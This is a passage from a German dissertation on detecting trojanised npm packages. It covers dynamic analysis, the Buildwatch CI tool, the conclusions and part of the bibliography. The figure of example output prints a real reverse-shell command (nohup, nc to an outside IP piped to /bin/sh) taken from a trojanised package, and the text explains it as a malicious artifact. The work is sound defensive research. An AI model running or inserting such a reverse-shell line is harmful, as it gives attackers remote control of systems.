Ebenso wird ersichtlich, dass trojanisierte Versionen vermehrt Prozesse erzeugen. In einer gutartigen Version wird für gewöhnlich lediglich ein Prozess (der Paketmanager) aufgerufen. Bei den trojanisierten Versionen wurde hingegen öfters ein weiterer Prozess, welcher den Schadcode ausführen soll, gestartet. Ebenso etablieren trojanisierte Versionen der Softwarepakete mehr Netzwerkverbindungen als die gutartigen Versionen. Diese Netzwerkverbindungen werden zur Kommunikation mit dem Angreifer benötigt. Beide Arten forensischer Artefakte sind somit als Indikatoren geeignet und sollten besondere Kontrollen auslösen.

Softwareupdates werden oftmals semantisch versioniert. Anhand der Versionsnummer im Format `MAJOR.MINOR.PATCH` wird sofort der Umfang der Aktualisierung ersichtlich. Eine Änderung der *Major*-Versionsnummer zeigt beispielsweise grundlegende (API-inkompatibel) Funktionsänderungen an. Bei einem *Minor*-Versionsinkrement werden neue Funktionalitäten hinzugefügt, welche mit der bisherigen API kompatibel sind. Wenn es sich ausschließlich um Bugfixes handelt, wird die *Patch*-Versionsnummer erhöht. Es gibt somit keine Funktionsänderungen sondern lediglich Korrekturen. [@Pre13]

Geht man davon aus, dass alle untersuchten Softwarepakete semantischer Versionierung folgen, so ist die niedrige Anzahl an forensischen Artefakten bei den gutartigen Versionen dadurch begründet, dass meistens *Patch*- oder *Minor*-Versionsinkremente betrachtet wurden. Diese beinhalten meist nur kleine Änderungen und daher wenige neue forensische Artefakte. Jedoch fand auch bei fünf der sechs untersuchten trojanisierten Versionen die Trojanisierung als *Patch*-Versionsinkrement statt.

Paketmanager wie `npm` erlauben es Entwicklern, die Version der zu verwendenden Abhängigkeit anzugeben[5]. Neben Angabe der exakten Version kann auch eine Spanne von erlaubten Versionssprüngen angegeben werden. Da *Patch*-Versionsinkremente für gewöhnlich Softwarefehler und Sicherheitslücken beheben, werden diese meist erlaubt. Dies ermöglicht es einem Angreifer jedoch, die Trojanisierung in einem *Patch*-Versionsinkrement zu verstecken. Alle abhängigen Softwarepakete laden sodann die trojanisierte Version herunter.

Da ein durchschnittliches npm-Softwarepaket von rund 90 anderen Softwarepaketen abhängt [Vai+19], ist die manuelle Überprüfung aller Abhängigkeiten schlichtweg unmöglich. Beinhaltet allerdings nur eine der Abhängigkeiten Schadcode, so wird dieser in die Software aufgenommen. Dieser Schadcode kann dann aber während automatisierter Softwaretestung – anhand forensischer Artefakte – erkannt werden.

[5] `https://docs.npmjs.com/about-semantic-versioning`

Da CI inzwischen eine weitverbreitete Praxis ist (siehe Abschnitt 2.6), können in diesem Prozess Techniken zum Aufspüren laufender Angriffe – noch während der Entwicklung der Software – eingesetzt werden. Wie der in dieser Dissertation vorgestellte Ansatz aussieht und wie er sich als DevSecOps-Werkzeug in die Softwareentwicklung integriert, wird im nächsten Abschnitt gezeigt.

5.5 Integration als DevSecOps-Werkzeug

In diesem Abschnitt werden die Erkenntnisse aus den vorherigen Abschnitten dazu genutzt, Entwicklern ein praktisches Werkzeug an die Hand zu geben, um potenzielle Software Supply Chain Angriffe noch vor Veröffentlichungen der von ihnen betroffenen Software zu erkennen und somit abzuwenden. Dazu wird eine mögliche Integration in bestehende CI-Umgebung in Abschnitt 5.5.1 vorgestellt sowie ein möglicher Rückkanal der Ergebnisse aus der dynamischen Analyse an den Entwickler in Abschnitt 5.5.2 präsentiert.

5.5.1 Architektur des Werkzeugs

Das vorgeschlagene DevSecOps Werkzeug ist unabhängig von der tatsächlich verwendeten CI-Umgebung. Zur Kommunikation mit dieser dient eine Programmierschnittstelle (API, application programming interface).

Wie in Abbildung 5.6 auf der nächsten Seite dargestellt, werden mittels eines API-Aufrufs aus einem CI-Job Instruktionen über die zu testende Software an das Analysesystem – Buildwatch genannt – übergeben. Dort werden übergebene Instruktionen wie beispielsweise das Build-Skript oder die Installation in einer Sandbox ausgeführt. Während der Analyse werden auch eingebundene Softwaremodule von Drittanbietern heruntergeladen und installiert beziehungsweise kompiliert. Als Ausgabe erhält der Entwickler eine Übersicht über neu hinzugekommene forensische Artefakte. Bei Buildwatch handelt es sich somit um ein – wie in Kapitel 2 vorgestelltes – Software Composition Analysis (SCA) Werkzeug.

Sobald im Code-Repository neuer Quellcode hinzugefügt wurde, ① kann die verwendete CI-Umgebung das Analysesystem über einen CI-job ansprechen. In der aktuellen Implementierung übergibt ② der CI-Job die Instruktionen an Buildwatch. Buildwatch startet dann ③ eine virtuelle Maschine mithilfe von Cuckoo. Dort wird der entsprechende Quellcode aus dem Code-Repository ④ heruntergeladen. Cuckoo




Abb. 5.6: Integration der dynamischen Analyse in eine bestehende CI-Umgebung. Ein CI-Job übergibt Instruktionen an Buildwatch. Diese werden in einer Sandbox auf dem Quellcode ausgeführt und entstandene Systemaufrufe aufgezeichnet. Anschließend werden irrelevante, gutartige sowie bekannte Artefakte entfernt und neue Artefakte werden zurückgemeldet.

führt dann die Instruktionen aus und zeichnet ⑤ alle gemachten Systemaufrufe auf.

Buildwatch extrahiert aus den Systemaufrufen ⑥ analog zum Verfahren im vorherigen Abschnitt forensische Artefakte. Nachdem die angefallenen Artefakte extrahiert ⑥ wurden, werden die Ergebnisse in einen Backlog abgelegt. Da während der Analyse auch irrelevante oder bekannt gutartige Artefakte auftreten können, müssen diese ⑦ entsprechend ignoriert werden. Dazu wird in der in dieser Dissertation vorgestellten Version eine manuell erstellte Whitelist – also eine Liste bekannter und nicht maliziöser Artefakte – eingesetzt.

Der Backlog dient dazu, Veränderungen der forensischen Artefakte in Relation zu Analysen von Vorgängerversionen ⑧ berechnen zu können. Neue forensische Artefakte können sodann ⑧⑨ dem Entwickler angezeigt werden. Dem Entwickler jedes Mal die gesamte Liste aller angefallenen forensischer Artefakte zu zeigen, würde diesen kognitiv überlasten und letztendlich zu blindem Akzeptieren führen. Durch Fokussierung auf neue forensische Artefakte und somit potenziell verändertes Verhalten der Software kann der Entwickler in seinem Entscheidungsprozess unterstützt werden.

In Abschnitt 5.4 wurde festgestellten, dass trojanisierte Softwarepakete beobachtbare und vor allem differenzierbare forensische Artefakte hinterlassen. Diese Tatsache

erlaubt es Buildwatch, noch vor Veröffentlichung einer durch trojanisierte Softwarepakete kompromittierten Version auf Anomalien aufmerksam zu machen. Mittels dynamischer Analyse kann frühzeitig eine potenziell schadhafte Veränderung im Verhalten der Software erkennbar werden. Findet der Entwickler den Verdacht bestätigt, kann er die Veröffentlichung der Software stoppen und somit weiteren Schaden verhindern.

Dabei findet in der vorliegenden Implementierung noch keine automatische Klassifizierung der forensischen Artefakte statt. Der Entwickler alleine muss entscheiden, ob gewisse forensische Artefakte verdächtig wirken und eine genaue Untersuchung notwendig scheint. Daher wird im nächsten Abschnitt gezeigt, wie ein potenzieller Rückkanal an den Entwickler aussehen kann.

5.5.2 Rückkanal an den Entwickler

Wie in Abbildung 5.6 auf der vorherigen Seite zu sehen, werden die Analyseergebnisse in Form von – in Relation zu vorangegangenen Analysen – neuen forensischen Artefakten an die CI und somit den Entwickler zurückgeführt. Der Entwickler muss nun entscheiden, ob unerwartete beziehungsweise verdächtige Artefakte entstanden sind.

Abbildung 5.7 auf der nächsten Seite zeigt die für `rpc-websocket` erzeugte Ausgabe. Dabei wurde die Version 0.7.7 (trojanisiert) gegen Version 0.7.6 (gutartig) verglichen. Zu sehen sind die neuen forensischen Artefakte sortiert nach ihrem Typ. Als Format wurde JSON gewählt, da dieses sowohl für den Menschen als auch für den Computer lesbar ist. Eine entsprechende Weiterverarbeitung im CI-Job ist somit ebenfalls möglich.

Als Erstes ist in Zeile 2 zu sehen, dass keine neuen Dateien erzeugt wurden. In Zeile 4 ist das Löschen einer Datei vermerkt, was jedoch als irrelevant angesehen werden kann, da es sich hierbei um eine temporäre Auslagerung durch den Paketmanager handelt. Das neue forensische Artefakt in Zeile 7 ist durch die Änderung der Versionsnummer entstanden und somit als gutartig anzusehen.

Zeile 10 und 11 führen zwei bisher unbekannte IP-Adressen auf. Erstere gehört jedoch zu npm beziehungsweise Cloudflare[6] und Zweitere zu GitHub[7]. Sie erscheinen dennoch in der Ausgabe, da beide Lastverteilung (engl. *load balancing*) einsetzten,

[6] `https://www.cloudflare.com/ips/`
[7] `https://api.github.com/meta`

```
{
  "files_written": [],
  "files_removed": [
    "./node_modules/.staging"
  ],
  "files_read": [
    "./rpc-websocket-0.7.7.tgz"
  ],
  "hosts_connected": [
    "104.16.25.35:443",
    "140.82.118.4:9418"
  ],
  "processes_created": [
    "node /usr/local/bin/npm install rpc-websocket-0.7.7.tgz",
    "npm install rpc-websocket-0.7.7.tgz",
    "sh -c nohup /bin/sh -c 'nc 185.61.148.117 443 | /bin/sh' >/dev/null 2>&1
    ↪  &#\\r> jshint **.js"
  ]
}
```

Abb. 5.7: Beispielhafte Ausgabe von Buildwatch für die Versionen 0.7.6 und 0.7.7 des Softwarepakets `rpc-websocket`. Das verdächtige forensische Artefakt (Prozess) befindet sich in Zeile 16.

um die enorme Anzahl an Anfragen besser handhaben zu können. Somit wird bei jeder Ausführung eine andere IP-Adresse beobachtet. Diese somit gutartigen Artefakte könnten nach Aufnahme in die Whitelist ignoriert werden.

Ab Zeile 13 sind die erzeugten Prozesse aufgelistet. Die Prozesse in Zeile 14 und 15 einstanden wieder aus der Veränderung der Versionsnummer und sind als gutartig einzuschätzen. Die beiden Prozesse bilden den eigentlichen Installationsvorgang durch `npm` beziehungsweise `node` ab.

Der Prozess in Zeile 16 jedoch wirkt verdächtig. Er etabliert eine Netzwerkverbindung (`nc`) zu der IP-Adresse 185.61.148.117 auf Port 443. Die Netzwerkverbindung wird sodann vom startenden Prozess abgespalten und in den Hintergrund gelegt (`nohup`). Somit bleibt die Netzwerkverbindung auch nach der Installation des trojanisierten Softwarepakets als Reverse Shell (`/bin/sh`) bestehen.

In diesem kleinen Beispiel wird ersichtlich, wie ein Entwickler mit den neu aufgetretenen forensischen Artefakten konfrontiert werden kann. Ebenso wird ersichtlich, dass eine Bereinigung um irrelevante und gutartige Artefakte zwingend notwendig ist, um verdächtige forensischen Artefakte hervorzuheben. Wie bereits erwähnt

stechen verdächtige forensische Artefakte besonders bei kleineren Projekten hervor. Für größere Projekte – mit einer entsprechend höheren Anzahl an irrelevanten Artefakten – muss eine Triagierung stattfinden, um verdächtige Artefakte besonders hervorzuheben. Nichtsdestoweniger ist die Umsetzbarkeit gezeigt und die Beantwortung von Forschungsfrage F4 möglich.

5.6 Fazit

In diesem Kapitel wurde untersucht, inwiefern dynamische Softwareanalyse dazu geeignet ist, trojanisierte Softwarepakete anhand ihrer forensischen Artefakte von gutartigen Versionen abzugrenzen. Hierfür wurde untersucht, wie sich das Verhalten von kompromittierter Software verändert und wie sich dies in den beobachtbaren forensischen Artefakten aus dynamischer Softwareanalyse widerspiegelt.

Dazu wurden zunächst bekannte trojanisierte Softwarepakete mit ihren gutartigen Vorgängerversionen verglichen. Zu beobachten war, dass trojanisierte Versionen zu einer erhöhten Anzahl an forensischen Artefakten führten. Dabei konnte ein durchschnittlicher Anstieg um 225 % festgestellt werden.

Zusätzlich waren diese oftmals anders ausgeprägt als bei gutartigen Versionen. So waren beispielsweise vermehrt bisher unbekannte Prozesse, Netzwerkverbindung und Dateien erkennbar. Diese Charakteristika – Anzahl und Ausprägung der forensischen Artefakte – unterscheiden somit trojanisierte von gutartigen Versionen. Dies erlaubt die abschließende Beantwortung von Forschungsfrage F3.

Betrachtet man die untersuchten trojanisierten Softwarepakete genauer, so stellt man fest, dass bei fast allen die Trojanisierung als *Patch*- Versionsinkrement stattfand. Da *Patch*-Versionsinkremente eigentlich Softwarefehler wie beispielsweise Sicherheitslücken beheben, werden sie durch Entwickler oft zeitnah, aber spätestens vor Veröffentlichung der eigenen Software aktualisiert. Oft sind diese für eine automatische Aktualisierung freigegeben und werden somit vom Entwickler nicht händisch überprüft.

Diese Erkenntnisse führten zu der Entwicklung von Buildwatch, einem DevSecOps-Werkzeug zur Integration in eine CI-Umgebung. Buildwatch ist in der Lage dem Entwickler verändertes Verhalten in Form von neuen forensischen Artefakten zugänglich zu machen. Dadurch kann potenzieller Schaden durch die Trojanisierung einer Abhängigkeit noch rechtzeitig – vor Veröffentlichung der nun kompromittierten

Software – abgewandt werden. Somit ist auch Forschungsfrage F4 abschließend beantwortet.

Zusammenfassend kann gesagt werden, dass in diesem Kapitel eine Anomalieerkennung mithilfe dynamischer Softwareanalyse umgesetzt und evaluiert wurde. Das dafür entwickelte Verfahren eignet sich dazu, potenzielle Software Supply Chain Angriffe noch vor Veröffentlichung der kompromittierten Version zu erkennen und somit abzuwenden.

Zukünftig sollte die Auswahl an relevanten forensischen Artefakten weiter verbessert werden. So könnte beispielsweise anhand der statistischen Wahrscheinlichkeit entschieden werden, ob ein neues forensisches Artefakt für das aktuelle Softwareprojekt eher ungewöhnlich ist. Durch Hervorheben dieser Artefakte wird die Zahl der zu betrachtenden Artefakte reduziert und damit der Entwickler unterstützt. Ebenso ist eine Langzeitbetrachtung der auftretenden forensischen Artefakte für größere FOSS Projekte geplant.

6 Fazit und Ausblick

In dieser Dissertation wurde der Phänomenbereich Software Supply Chain Angriffe – also das vorsätzliche Einschleusen von Schadcode in eine Software mittels einer trojanisierten Abhängigkeit – beleuchtet. Dabei wurde Einsicht in den Phänomenbereich insbesondere durch Betrachtung von Free/Libre Open Source Software (FOSS) gewonnen. Dank ihrer Quelloffenheit erlaubt diese Außenstehenden weitgehendes Nachvollziehen von Software Supply Chain Angriffen und deren Auswirkungen.

Forschungsfrage F1 beschäftigt sich mit den für Angreifer möglichen Angriffsvektoren, um in eine Software Supply Chain einzudringen. Dazu wurde in Kapitel 3 der Istzustand von Software Supply Chain Angriffen im FOSS-Bereich mithilfe einer empirischen Studie erhoben und statistisch ausgewertet. Dadurch konnte das Phänomen erstmals anhand tatsächlich beobachteter Angriffe systematisiert und charakterisiert werden. Im Zuge dieser Analyse entstand ein Datensatz an trojanisierten Softwarepaketen, welcher Forschern auf der ganzen Welt öffentlich zur Verfügung gestellt wird und welcher stetig Pflege und Erweiterung erfährt.

Es wurde festgestellt, dass Angreifern mehrere Angriffsvektoren zur Verfügung stehen, um in eine Software Supply Chain einzudringen. Sie können über neu registrierte Softwarepakete – durch Typosquatting, Use-After-Free oder Zombiepakete –, aber auch über das Trojanisieren bereits existierender Softwarepakete – im Code-Repository, im Build-System oder im Paket-Repository – ihren Schadcode in eine Software Supply Chain einschleusen und somit ein Endprodukt kompromittieren.

Zur Beantwortung von Forschungsfrage F2 wurde untersucht, wie trojanisierte Softwarepakete typischerweise ausgeprägt sind. Es wurde festgestellt, dass rund 61 % der beobachteten Angriffe Typosquatting nutzen, um das trojanisierte Softwarepaket in eine Software Supply Chain einzuschleusen. Die meisten (56 %) trojanisierten Softwarepakete führten den enthaltenen Schadcode bereits während der Installation aus. Dieser hatte meist (55 %) das Ziel, sensible Informationen – wie Passwörter, Schlüssel und Zugangstoken – zu stehlen. Rund die Hälfte (49 %) aller Schadcodes nutzt Obfuskation, um manuelle Analyse zu erschweren.

Insbesondere öffentliche Paket-Repositories wie npm oder Python Package Index (PyPI) bieten Angreifern eine skalierende Gelegenheit, ihren Schadcode zu verteilen.

Gerade in den letzten Jahren war eine stetig steigende Anzahl an trojanisierten Softwarepaketen, die über solche Paket-Repositories verteilt wurden, festzustellen. Brisant war die Beobachtung, dass trojanisierte Softwarepakete durchschnittlich über mehr als zwei Monate (67 Tage) öffentlich verfügbar waren.

Rund 90% der betrachteten Softwarepakete konnten durch direkte Abhängigkeit oder gemeinsame syntaktische Elemente (ähnlicher Schadcode) in Verbindung gebracht werden. Für trojanisierte Softwarepakete, welche vermeintlich zusammen in einem Angriff Einsatz finden, wurde der Begriff der Streufeuerpakete gewählt.

Im Rahmen von Forschungsfrage F3 wurde untersucht, wie wiederkehrende Charakteristika von trojanisierten Softwarepaketen zur automatisierten Signaturgenerierung verwendet werden können. Daher wurde in Kapitel 4 untersucht, inwiefern sich automatisierte Clusteranalyse auf Ergebnissen statischer Quellcodeanalyse dazu nutzen lässt, trojanisierte Softwarepakete – insbesondere Streufeuerpakete – schneller zu erkennen. Als vielversprechendsten Ansatz, um Clustering anhand von Expertenwissen zu automatisierten, stellten sich Abstrakte Syntaxbäume (ASTs) in Verbindung mit Markov Cluster Algorithm (MCL) heraus. Daher wurde der Ansatz AST Clustering using MCL to mimic Expertise (ACME) genannt. Fingerprints gemeinsamer Funktionen eines Clusters aus trojanisierten Softwarepaketen wurden dabei als Signatur zusammengefasst.

Der Fall eines bereits laufenden Software Supply Chain Angriffs wurde in Kapitel 5 betrachtet. Mittels dynamischer Analyse von in der Entwicklung befindlicher Software wurde versucht, die Trojanisierung einer Abhängigkeit zu erkennen. In einer explorativen Datenanalyse konnte nachgewiesen werden, dass die Unterscheidbarkeit von trojanisierten und gutartigen Versionen eines Softwarepakets anhand während der Ausführung erzeugter forensischer Artefakte möglich ist.

Um die Praktikabilität der in dieser Dissertation entwickelten Verfahren zu beurteilen, und somit Forschungsfrage F4 zu beantworten, wurden die Verfahren tatsächlich zum Auffinden unentdeckter trojanisierter Softwarepaket eingesetzt. Mithilfe der in Kapitel 4 erstellten Signaturen, wurde das Paket-Repository npm nach bisher unentdeckten Varianten bereits bekannter trojanisierter Softwarepakete abgesucht. Es konnten insgesamt sieben Softwarepakete gefunden und gemeldet werden. Das entwickelte Verfahren namens ACME ist geeignet, direkt vom Betreiber eines Paket-Repositorys eingesetzt zu werden. Somit wäre es möglich, die Verbreitung trojanisierter Softwarepakete frühestmöglich zu unterbinden.

Die Erkenntnis aus Kapitel 5 wurde dazu genutzt, ein DevSecOps-Werkzeug namens Buildwatch zu entwerfen, welches es einem Entwickler ermöglicht, diese forensi-

schen Artefakte – als Indikator einer möglichen Trojanisierung einer Abhängigkeit – zu erkennen. Durch Integration dieses Werkzeugs in eine Continuous Integration (CI)-Umgebung könnten Software Supply Chain Angriffe noch in letzter Instanz vor dem Veröffentlichen der betroffenen Software erkannt und unterbunden werden. Anhand der im Experiment gefundenen forensischen Artefakten hätte die Trojanisierung der untersuchten Softwarepakete erkannt werden können.

Somit wurde über die Schaffung eines Fundaments für weitere Forschung im Phänomenbereich Software Supply Chain Angriffe hinaus zwei mögliche Angriffserkennungssysteme aufgezeigt. Dennoch verbleiben viele interessante Aspekte für zukünftige Arbeiten.

Die Wiederverwendung von Softwaremodulen und damit der Einsatz von Paket-Repositories ist in den letzten Jahren enorm angestiegen. Nicht nur durch trojanisierte Softwarepakete kommen etablierte Strukturen an ihre Grenzen. Daher sollte die aktuelle Struktur von Paket-Repositories, Paketmanagern und Abhängigkeiten neu betrachtet werden. Auch hier gibt es erste Vorstellungen die aktuelle Lage zu verbessern [BG20].

Als übergeordnetes Problem zu Software Supply Chain Angriffen lässt sich die „Technologische Abhängigkeit“ nennen, wie sie beispielsweise für die 5G-Technik stark diskutiert wird [Fra20]. Daher hat sich in der deutschen Politik in den letzten Jahren der Begriff „Digitale Souveränität“ etabliert. Im Arbeitspapier *Schlüsselaspekte digitaler Souveränität* der Gesellschaft für Informatik heißt es: „Softwarekomponenten [...] müssen von bekannten, vertrauenswürdigen Instanzen bereitgestellt werden [...]. Dabei erhöhen Open-Source-Angebote [...] in der Regel die digitale Souveränität“. Ebenso hat US-Präsident Joe Biden Anfang 2021 ein Dekret (*Executive Order*) erlassen, das die Prüfung aller Lieferketten – unter expliziter Erwähnung der Software Supply Chain – veranlasst. [@The21]

Diese Dissertation schafft einen ersten Blick auf die Art und Weise von Software Supply Chain Angriffen. Durch die Betrachtung von Angriffen im FOSS-Ökosystem konnten Einblicke in den Phänomenbereich gewonnen und charakteristische Ausprägungen typischer Angriffe erkannt werden. Im Bereich proprietärer Software verbleibt die Problematik jedoch noch größtenteils unbeleuchtet.

Das Fazit scheint unausweichlich, dass Software Supply Chain Angriffe eine wachsende Bedrohung darstellen. Besonders in Zeiten schnelllebiger Softwareentwicklung mit einer Vielzahl an Softwareabhängigkeiten ist die mögliche Reichweite eines erfolgreichen Angriffs enorm hoch. Hinzukommt, dass bislang zum einem bestehende

Mechanismen – wie beispielsweise die Zwei-Faktor-Authentisierung bei sicherheitsrelevanten Aktivitäten – unzureichend eingesetzt werden und zum anderen es an geeigneten Angriffserkennungssystemen mangelt. Eben hier konnten die in dieser Dissertation entwickelten Verfahren ansetzen und die Sicherheit von Software Supply Chains verbessern.

Der entstandene Datensatz an bekannten Software Supply Chain Angriffen mittels trojanisierter Softwarepakete erlaubt – dank fortlaufender Aktualisierung über die Dissertation hinaus – einen kontinuierlichen Einblick in den Phänomenbereich. So können auch zukünftig neue Entwicklungen beobachtet und gegebenenfalls zur Erkennung verwendet werden. ACME wird derzeit dazu eingesetzt, auf npm neu hochgeladene beziehungsweise aktualisierte Softwarepakete mit bekannten Schadcodefragmenten abzugleichen und diese somit frühestmöglich zu erkennen. Ebenso wird das Verfahren für die Unterstützung des Paket-Repositorys PyPI erweitert und evaluiert. Auch Buildwatch erfährt Weiterentwicklung und soll zeitnah in CI-Umgebungen größerer Projekte eingebracht werden. Des Weiteren befindet sich ein weiteres Angriffserkennungssystem auf Basis von maschinellem Lernen und insbesondere des überwachten Lernens – ermöglicht durch den geschaffenen Datensatz – in der Entwicklung und Auswertung.

Literaturverzeichnis

[Alm19] Aladdin Almubayed. „Practical approach to automate the discovery and eradication of open-source software vulnerabilities at scale“. In: *Black Hat USA, Las Vegas, NV* (2019) (zitiert auf Seite 7).

[And+11] Blake Anderson, Daniel Quist, Joshua Neil, Curtis Storlie und Terran Lane. „Graph-based malware detection using dynamic analysis“. In: *Journal in computer Virology* 7.4 (2011), S. 247–258 (zitiert auf Seite 73).

[And14] Jason Andress. *The basics of information security: understanding the fundamentals of InfoSec in theory and practice*. Syngress, 2014 (zitiert auf den Seiten 11, 12).

[Bas+15] Len Bass, Ralph Holz, Paul Rimba, An Binh Tran und Liming Zhu. „Securing a deployment pipeline“. In: *2015 IEEE/ACM 3rd International Workshop on Release Engineering*. IEEE. 2015, S. 4–7 (zitiert auf Seite 76).

[BKK10] Ulrich Bayer, Engin Kirda und Christopher Kruegel. „Improving the efficiency of dynamic malware analysis“. In: *Proceedings of the 2010 ACM Symposium on Applied Computing*. 2010, S. 1871–1878 (zitiert auf Seite 73).

[Bay+06] Ulrich Bayer, Andreas Moser, Christopher Kruegel und Engin Kirda. „Dynamic analysis of malicious code“. In: *Journal in Computer Virology* 2.1 (2006), S. 67–77 (zitiert auf Seite 73).

[Bil+20] Zeki Bilgin, Mehmet Akif Ersoy, Elif Ustundag Soykan et al. „Vulnerability Prediction From Source Code Using Machine Learning“. In: *IEEE Access* 8 (2020), S. 150672–150684 (zitiert auf Seite 51).

[Bis05] Matt Bishop. *Introduction to Computer Security*. Addison-Wesley, 2005 (zitiert auf den Seiten 10, 11).

[BG20] Paolo Boldi und Georgios Gousios. „Fine-Grained Network Analysis for Modern Software Ecosystems“. In: *ACM Transactions on Internet Technology (TOIT)* 21.1 (2020), S. 1–14 (zitiert auf Seite 99).

[Čar19] Martin Čarnogursk. „Attacks on Package Managers“. Bachelorarb. Masaryk University, Faculty of Informatics, 2019 (zitiert auf Seite 51).

[CDR09] Michel Chilowicz, Etienne Duris und Gilles Roussel. „Syntax tree fingerprinting for source code similarity detection“. In: *2009 IEEE 17th International Conference on Program Comprehension*. IEEE. 2009, S. 243–247 (zitiert auf den Seiten 51, 58, 59).

[Chi+19] Bodin Chinthanet, Raula Gaikovina Kula, Shane McIntosh et al. „Lags in the Release, Adoption, and Propagation of npm Vulnerability Fixes“. In: *arXiv preprint arXiv:1907.03407* (2019) (zitiert auf Seite 7).

[Chi+20] Bodin Chinthanet, Serena Elisa Ponta, Henrik Plate et al. „Code-based Vulnerability Detection in Node.js Applications: How far are we?“ In: *arXiv preprint arXiv:2008.04568* (2020) (zitiert auf Seite 51).

[CJ11] Georgina Cosma und Mike Joy. „An approach to source-code plagiarism detection and investigation using latent semantic analysis“. In: *IEEE transactions on computers* 61.3 (2011), S. 379–394 (zitiert auf Seite 51).

[DMC18] Alexandre Decan, Tom Mens und Eleni Constantinou. „On the impact of security vulnerabilities in the npm package dependency network“. In: *Proceedings of the 15th International Conference on Mining Software Repositories*. 2018, S. 181–191 (zitiert auf Seite 7).

[Dua+20] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi et al. „Measuring and preventing supply chain attacks on package managers“. In: *arXiv preprint arXiv:2002.01139* (2020) (zitiert auf den Seiten 18, 52, 75).

[ĐG13] Zoran Đurić und Dragan Gašević. „A source code similarity system for plagiarism detection“. In: *The Computer Journal* 56.1 (2013), S. 70–86 (zitiert auf Seite 51).

[Dur+14] Zakir Durumeric, Frank Li, James Kasten et al. „The matter of heartbleed“. In: *Proceedings of the 2014 conference on internet measurement conference*. 2014, S. 475–488 (zitiert auf Seite 2).

[DMG07] Paul M Duvall, Steve Matyas und Andrew Glover. *Continuous integration: improving software quality and reducing risk*. Pearson Education, 2007 (zitiert auf den Seiten 20, 73).

[Eck18] Claudia Eckert. *IT-Sicherheit: Konzepte - Verfahren - Protokolle*. De Gruyter Studium. De Gruyter, 2018 (zitiert auf den Seiten 6, 10, 11).

[Est+96] Martin Ester, Hans-Peter Kriegel, Jörg Sander, Xiaowei Xu et al. „A density-based algorithm for discovering clusters in large spatial databases with noise.“ In: *Kdd*. Bd. 96. 34. 1996, S. 226–231 (zitiert auf Seite 54).

[FBS19] Aurore Fass, Michael Backes und Ben Stock. „Hidenoseek: Camouflaging malicious Javascript in benign asts“. In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. 2019, S. 1899–1913 (zitiert auf Seite 52).

[FF06] Martin Fowler und Matthew Foemmel. *Continuous integration*. 2006 (zitiert auf den Seiten 20, 21).

[Fra20] Fraunhofer. *Positionspapier: 5G – Netze und Sicherheit*. Techn. Ber. 2020 (zitiert auf Seite 99).

[Gar+19] Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine und Christian Kästner. „Detecting suspicious package updates“. In: *2019 IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results (ICSE-NIER)*. IEEE. 2019, S. 13–16 (zitiert auf Seite 51).

[Ges20] Gesellschaft für Informatik. *Schlüsselaspekte digitaler Souveränität*. Techn. Ber. 2020 (zitiert auf Seite 99).

[GHJ13] Volker Gruhn, Christoph Hannebauer und Christian John. „Security of Public Continuous Integration Services“. In: *Proceedings of the 9th International Symposium on Open Collaboration*. WikiSym ’13. Hong Kong, China: ACM, 2013, 15:1–15:10 (zitiert auf den Seiten 29, 33).

[Gru+18] Daniel Gruss, Michael Schwarz, Matthias Wübbeling et al. „Use-after-freemail: Generalizing the use-after-free problem and applying it to email services“. In: *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*. 2018, S. 297–311 (zitiert auf Seite 31).

[Gui20] Francis Guibernau. „Catch Me If You Can!—Detecting Sandbox Evasion Techniques“. In: *29th USENIX Security Symposium (USENIX Security 20)*. San Francisco, CA: USENIX Association, Jan. 2020 (zitiert auf Seite 35).

[HSS08] Aric Hagberg, Pieter Swart und Daniel S Chult. *Exploring network structure, dynamics, and function using NetworkX*. Techn. Ber. Los Alamos National Lab.(LANL), Los Alamos, NM (United States), 2008 (zitiert auf Seite 54).

[Kem20] Lukas Kempf. „Detektion von Software Supply Chain Angriffen durch Codeähnlichkeitsanalyse“. Bachelorarb. Rheinische Friedrich-Wilhelms-Universität Bonn, Institut für Informatik IV, 2020 (zitiert auf Seite 60).

[Kik+17] Riivo Kikas, Georgios Gousios, Marlon Dumas und Dietmar Pfahl. „Structure and evolution of package dependency networks“. In: *2017 IEEE/ACM 14th International Conference on Mining Software Repositories (MSR)*. IEEE. 2017, S. 102–112 (zitiert auf Seite 7).

[Kru83] Joseph B Kruskal. „An overview of sequence comparison: Time warps, string edits, and macromolecules“. In: *SIAM review* 25.2 (1983), S. 201–237 (zitiert auf den Seiten 43, 54).

[KBP18] Veikko Krypczyk, Olena Bochkor und Galileo Press. *Handbuch für Softwareentwickler*. Rheinwerk Verlag, 2018 (zitiert auf den Seiten 12, 20).

[Lev03] Elias Levy. „Poisoning the software supply chain“. In: *IEEE Security & Privacy* 1.3 (2003), S. 70–73 (zitiert auf Seite 23).

